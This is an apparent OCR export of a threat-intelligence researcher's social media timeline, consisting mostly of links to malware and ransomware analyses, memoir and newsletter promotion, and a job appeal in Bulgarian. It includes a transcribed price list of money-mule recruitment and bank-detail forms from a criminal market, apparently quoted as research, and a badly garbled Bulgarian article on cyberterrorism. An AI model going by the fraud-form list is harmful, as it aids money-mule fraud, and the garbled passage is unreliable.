Данчо Данчев - Кибер Разузнаване - Второ Издание - Личен Мемоар - Аудио Книга - https://t.co/kjE9Q0vQGc [PDF] - https://t.co/P9fAOWVQgX [MP3] Оригинала на Английски тук - https://t.co/qLxz4GuRip [PDF] Приятно четене и слушане! Поздрави. Данчо. https://t.co/fK9OCeKeyV



https://ddanchev.blogspot.com Email: dancho.danchev@hush.com

SmokeLoader Themed Malware Serving Campaign Spotted in the Wild - An Analysis https://t.co/5BzXoxx1pK

$\bigstar 1$

19:05

Massive Malware Serving Campaign Abuses Portmap A Web Based Port Forwarding Solution - An Analysis https://t.co/iEaAPQCTbU

15 - Tuesday

ddanchev@infosec.exchange

 $\bigstar 1$

16 - Wednesday

00:57

https://t.co/5LKjhayzKL

 $\bigstar 1$

08:40

Data Mining and Visualizing My Old GMail Account - An Analysis https://t.co/KjbuG6mKRA

08:40

Sample Photos from My Cyber Security Talks Bulgaria Presentation - An Analysis https://t.co/HSIFUggiAu

19:13

https://t.co/sElhv2blY1 [PDF] #ThreatHunting #ThreatIntel https://t.co/uYSbjvUemZ



19:15

https://t.co/NzsTDI5upD #ThreatHunting #ThreatIntel https://t.co/cOBhMVoaEl



19:17

https://t.co/xRgsfmqLhZ #ThreatHunting #ThreatIntel https://t.co/722cYqXbko



https://t.co/TYV2P3Hfuq #ThreatHunting #ThreatIntel https://t.co/pAVjK3b0Ny



17 - Thursday

01:43

https://t.co/8OQKpDTE4K - 562 pages - [PDF] #ThreatIntelligence https://t.co/djklo2AS71



19 - Saturday

01:29

https://t.co/QRIXdzOFnP #ThreatHunting #ThreatIntelligence #threatintel https://t.co/PKSc3Zrr2R



20 - Sunday

22:42

https://t.co/dR9F8vtIRZ #security #cybercrime #malware #CyberSec #cybersecuritytips #ThreatIntel #threatintelligence https://t.co/McwXiTA2ps

≥1 ★1



21 - Monday

02:27

I have a birthday tomorrow. Wish me luck. https://t.co/JTcqOaYgET Photo courtesy of my during my student years. Stay tuned! https://t.co/s4Jd6mdr3t

 $\bigstar 1$



≥1 ★1

23 - Wednesday

03:33

Threema anyone?

 $\bigstar 1$

26 - Saturday

07:34

Exposing the Conti Ransomware Gang - https://t.co/8OQKpDCB2K [PDF] - 562 Pages. Original post here - https://t.co/TYV2P3Hfuq Stay tuned! #security #cybercrime #malware #ThreatHunting #ThreatIntel https://t.co/wHOQSrAdbf

≈1 ★3




27 - Sunday

10:21

https://t.co/JTcqObfRwr https://t.co/LKWWWXd0NE



10:21 https://t.co/JTcqOaYOur https://t.co/GNT35muuuM





Q: How did you got involved in #OSINT? A: By reading this - https://t.co/tyuzORNYpG [PDF] Catch up! Catch up! Catch up! - https://t.co/JTcqObfRwr https://t.co/RBQrzPWF7w

VISITOR ANALYSIS	
Referring Link	
Host Name	ucia.gov
IP Address	[Label IP Address]
Country	United States
Region	District Of Columbia
City	Washington
ISP	Central Intelligence Agency
Returning Visits	0
Visit Length	0 seconds
VISITOR SYSTEM SPECS	
Browser	
Operating System	
Resolution	
Javascript	

Q: How did you got involved in #OSINT? A: By reading this - https://t.co/tyuzORNYpG [PDF] Catch up! Catch up! - https://t.co/JTcqObfRwr https://t.co/DvKGc6ecxV

★2

Host Name	ucia.gov
IP Address	[Label IP Address]
Country	United States
Region	District Of Columbia
City	Washington
ISP	Central Intelligence Agency
Returning Visits	0
Visit Length	1 min 53 secs
VISITOR SYSTEM SPECS	
Browser	
Operating System	
Resolution	
Javascript	

Navigation Path

Date	Time	WebPage
25th June 2007	13:38:42	
25th June 2007	13:38:56	
25th June 2007	13:40:35	

10:44


"As we were in 82" - https://t.co/TxtNgn0JQ8 - Catch up here - https://t.co/JTcqObfRwr https://t.co/S61sKI2CGf



10:46
Watch it here - https://t.co/PqjumDC6hh Catch up here - https://t.co/JTcqOaYOur https://t.co/VeIncme6vM




https://t.co/JTcqOaYOur https://t.co/wmLyIPtDnz




10:48

https://t.co/JTcqOaYOur https://t.co/14CczhqFOK



https://t.co/JTcqOaYOur https://t.co/4zzAnOZ1te





https://t.co/JTcqOaYOur https://t.co/QeXW928rQW











28 - Monday

01:33


My old Twitter account archive here - https://t.co/gNBVQr8HkH - Psst - "Lovely Horse" participant - https://t.co/Lxt3ZCnn04 #MyTwitterAnniversary https://t.co/YE4495s54a




01:50 https://t.co/UZ6qVAi5Ld #security #cybercrime #malware #ThreatHunting #threatintel https://t.co/A2Hk7P8kT3




01:50 https://t.co/UZ6qVAi5Ld #security #cybercrime #malware #ThreatHunting #threatintel https://t.co/YBMuj55VL0





https://t.co/UZ6qVAi5Ld #security #cybercrime #malware #ThreatHunting #threatintel https://t.co/klzpw5pvWO



"Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/80QKpDCB2K [PDF] - 562 pages. Original post here - https://t.co/TYV2P3Hfuq Stay tuned! https://t.co/kBezWUBMsB



"Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/80QKpDTE4K [PDF] - 562 pages. Original post here - https://t.co/TYV2P3p6gi Stay tuned! https://t.co/LoNgjbx5sf



"Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/80QKpDTE4K [PDF] - 562 pages. Original post here - https://t.co/TYV2P3p6gi Stay tuned! https://t.co/33oUk0XipB

$\bigstar 1$



07:00

https://t.co/DHoD9jjHfw

07:00

https://t.co/k8QSmgXeRH




1108

07:01	
	https://t.co/n8K5tSK85p
07:01	
	https://t.co/PqjumDC6hh
07:01	LIL W LLC'E DM'V
	https://t.co/drGiFxDMjX
07:02	https://t.co/q5iTxLeLlr
	Hittps://t.co/qoffxtetil

29 - Tuesday


05:57

https://t.co/nNsXMPrGi0 https://t.co/BHS2MAbQil





https://t.co/nNsXMPse7y https://t.co/B0QR2nXtZ1





https://t.co/nNsXMPse7y https://t.co/k6ZiuvDiQX



КИБЕРТЕРОРИЗМЪТ

ДОКОЛКО РЕАЛЕН Е ПРОБЛЕМЪТ?

ИНФОРМАЦИОННАТА ИКОНОМИКА, в която светьт навлезе през последните 20 години, благоприятства развитието на модерните средства за комуникация, разбивайки междуконтиненталните и етнически граници, придавайки нови измерения на понятието информационно общество, а може би точното понятие е информационно-зависимо общество!

Тази статия се стреми да разгледа проблема за информационната война и кибертероризма, който неизменно я съпътства, от различни гледни точки. Тя ще отговори на следните въпроси – какво е кибертероризъм и каква е разликата между него и информационната война? Могат ли действията на информационната война и е кибертероризъм да предизвикат човешки жертви или икономически хаос и какви са възможните сценарии?



развитието на електронната търговия, отварянето на военните, производствени и корпоративните мрежи, с цел убеличабане на произбодителността чрез въбеждане на мрежово-базираните комуникации, са оснобните причини за феноменалното развитие на кибернация като US и водещ фактор за успека на армията им. Информа жната бойна като платформа за воении, разузнавателни, пропагано и дори терористични действия се ползва още от създаването на текевизията, Интернет и тубите спътиции в космоса. Факторите благоприятстващи за това са :

■ Бобалната световна свързаност, скорост и шинерактивност на пренасизната информация. Докато по времето на Студената болна ЦБУ и КТБ са разунаман основно на НАМІНТ (чобешко разунаване), информациоппата реболющия и гобализация допринесе за допълнителното развития на SIGING (силнали разунаване). ЕПНТ (с-разузнаване) и дори СУЕБЕНТ (выбертакузнаване). Вежи от изброените типове се полува и за офинуцівни, и за защитями цели.

■ Небиждани до преди 20 г.бъззоважности за събиране и авълизиране на разузнабателна информация и бодене на боении дейстбии. Пърбият американски разузнабателен сателит – СОВОНА, изпращал събраните сателития спинки на Събетския съюз чрез капсули, които се катанултирами и били призвещати в океана – процес, които днешните разузнабателни алежива одба ли била исками да си спомнят. При постоянно намалабащите разроди за съпранябане на информация и при набъизането на информация и при на информация и при

май 200

December

1 - Thursday

05:19

Iran hackers study - Part 01 - https://t.co/zg7gV6K5Q1 [RAR] - Iran hackers study - Part 02 - https://t.co/6OaWfY46GJ [RAR] Enjoy! #ThreatIntelligence #threatintel https://t.co/GN5D2mPjeu



05:20

Iran hackers study - Part 01 - https://t.co/zg7gV6K5Q1 [RAR] - Iran hackers study - Part 02 - https://t.co/6OaWfY46GJ [RAR] Enjoy! #ThreatIntelligence #threatintel https://t.co/RETqXFogkz



05:35



Second Edition of my "Cyber Intelligence" Memoir - https://t.co/qLxz4GuRip [PDF] in Bulgarian - https://t.co/kjE9Q0vQGc [PDF] scheduled for digital release in January, 2023. Stay tuned and Happy Holidays! #ThreatIntelligence #threatintel https://t.co/TywVfQyH9z



22:41

Interested in helping me fund my research in a lifetime fashion where I can guarantee all the high-quality research and analysis on a daily basis? Check out my special Christmas Discount on Substack - https://t.co/rJDQejLm5a enjoy!

#ThreatHunting #threatintel https://t.co/IOaLPmzEuF



Dancho Danchev's Newsletter

Cybercrime OSINT Security Blogging Threat Intelligence Cyber Warfare Information and Asymmetric Warfare Exposed.

Launched 9 months ago

Type your email... Subscribe

Let me read it first >

By registering you agree to Substack's Terms of Service, our Privacy Policy, and our Information Collection Notice

2 - Friday

09:51

Folks. Who wants to help me fund my research and let me dazzle you with the quality sophistication and relevance of my analysis? Just kidding here. Christmas Discount here - https://t.co/rJDQejLm5a enjoy and stay tuned! #ThreatIntelligence #ThreatHunting https://t.co/XRq7TyLYcH

X



Dancho Danchev's Newsletter

Cybercrime OSINT Security Blogging Threat Intelligence Cyber Warfare Information and Asymmetric Warfare Exposed.

Launched 9 months ago



Let me read it first >

By registering you agree to Substack's Terms of Service, our Privacy Policy, and our Information Collection Notice

3 - Saturday

01:39

https://t.co/tQ6Dn1R2kU #security #cybercrime #malware #ThreatHunting #threatintelligence #threatreport #threatintel https://t.co/UddUMzcB1U



Dancho Danchev's Newsletter

Cybercrime OSINT Security Blogging Threat Intelligence Cyber Warfare Information and Asymmetric Warfare Exposed.

Launched 9 months ago

Type your email... Subscribe

Let me read it first >

By registering you agree to Substack's Terms of Service, our Privacy Policy, and our Information Collection Notice


12:42

https://t.co/pQGWQzqDFJ #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #threatintel https://t.co/FWIHPJ1p31



X

https://t.co/YPwSbChWJ2 #security #cybercrime #malware #ThreatHunting #threatintel https://t.co/zOmr1yInoT










Finally! I've managed to find the actual screenshot and I've decided to share it. Long story short this is what used to be state of the art botnet for launching spam campaigns circa 2008 and I've actually managed to find a screenshot demonstrating it. Enjoy! https://t.co/mPtbc5FHva



And this is how we went online once upon a time. https://t.co/wEkeuyays6



4 - Sunday

05:20

Здравейте. Някой наема ли в сферата на кибер сигурност анализ на кибер престъпления и threat intelligence включително анализ на злонамерен код Dark Web мониторинг и анализ на кибер сигурност и кибер атаки и заплахи с публични източници на информация? https://t.co/ICfNF25sSu



05:22

Включително проследяването на кибер атаки и достигане до техните източници включително и препоръки за тяхната реакция при такива атаки? Без recruiters а директно наемане за позицията. Интересувам се от такива позиции в София и мога да започна веднага. https://t.co/LITkw2Zb5t



Тук - https://t.co/04zpbxksJJ може да видите копие от CV-to ми и предпочитам да се свържете с мен в LinkedIn или на имейл dancho.danchev@hush.com и веднага ще ви отговоря за да се разберем за следващите стъпки. Благодаря. Поздрави. Данчо https://t.co/dCnJhn3rYb



06:24

Merry Christmas, everyone! Link: https://t.co/SJPh77aY3t Email: dancho.danchev@hush.com for the password! Happy hunting! Regards. Dancho #security #cybercrime #malware https://t.co/3LmPwjLtRU




Here's the actual link - https://t.co/WcTneCJTqt #security #cybercrime #malware Happy holidays! Regards. Dancho https://t.co/R5ui9vNmFh

≥1 ★1




07:58







https://t.co/YPwSbC0TH2 https://t.co/7PyjAOCKtV



https://t.co/4aRqt9hn0E #ThreatHunting #threatintel

11:36

https://t.co/AmbQP0tAI3 #ThreatHunting #threatintel

13:36


Some high-res photos of my Keynote at CyberCamp 2016 on the topic of the Koobface Botnet - https://t.co/q5iTxLeLlr https://t.co/6IMjy2XDzU




13:37


Some high-res photos of my Keynote at CyberCamp 2016 on the topic of the Koobface Botnet - https://t.co/q5iTxLeLlr https://t.co/k0Y6w9xjbG







13:43
Money mule recruiters at their best - https://t.co/JTcqOaYOur https://t.co/xnsALX30vB



13:44
Money mule recruiters at their best - https://t.co/JTcqObfRwr https://t.co/CCazgapVfE




13:44

Money mule recruiters at their best - https://t.co/JTcqObfRwr https://t.co/VjcBpPVZey



13:44
Money mule recruiters at their best - https://t.co/JTcqObfRwr https://t.co/70LhrZMXC4
1136

Наименование	Цена
Бланки, формы, таблицы	
Application form (ENG)	\$25.00
Application form electron. (ENG)	\$20.00
Application form short (ENG)	\$20.00
Сопроводительная форма для отправления MG (ENG) (ONE)	\$20.00
Сопроводительная форма для отправления MG (ENG) (SPLIT)	\$20.00
Сопроводительная форма для отправления WU (ENG) (ONE)	\$20.00
Conpoвoдительная форма для отправления WU (ENG) (SPLIT)	\$25.00
Espanol	
Formulario de Inscripcion (ESP) (.DOC)	\$35.00
Сопроводительная форма для отправления WU (ESP) (SPLIT)	\$30.00
Форма для банковских деталей (ESP) (EEUU)	\$25.00
Форма для отправленного перевода WU (ESP)	\$20.00
Italian	
Application form (ITAL)	\$30.00
Сопроводительная форма для отправления WU (ITAL)	\$20.00
Форма для банковских деталей (ITAL) (EU)	\$25.00
Форма для отправленного перевода WU (ITAL)	\$25.00
Формы для банковских деталей	
Bank Details Form /IBAN/ (ENG)	\$25.00
Bank Details Form /AU/ (ENG)	\$25.00
Bank Details Form /CA/ (ENG)	\$25.00
Bank Details Form /UK/ (ENG)	\$25.00
Bank Details Form /US/ (ENG)	\$25.00



13:51 BakaSoftware - Exposed - https://t.co/hZcqdVfbzA https://t.co/n40SmNCkaS




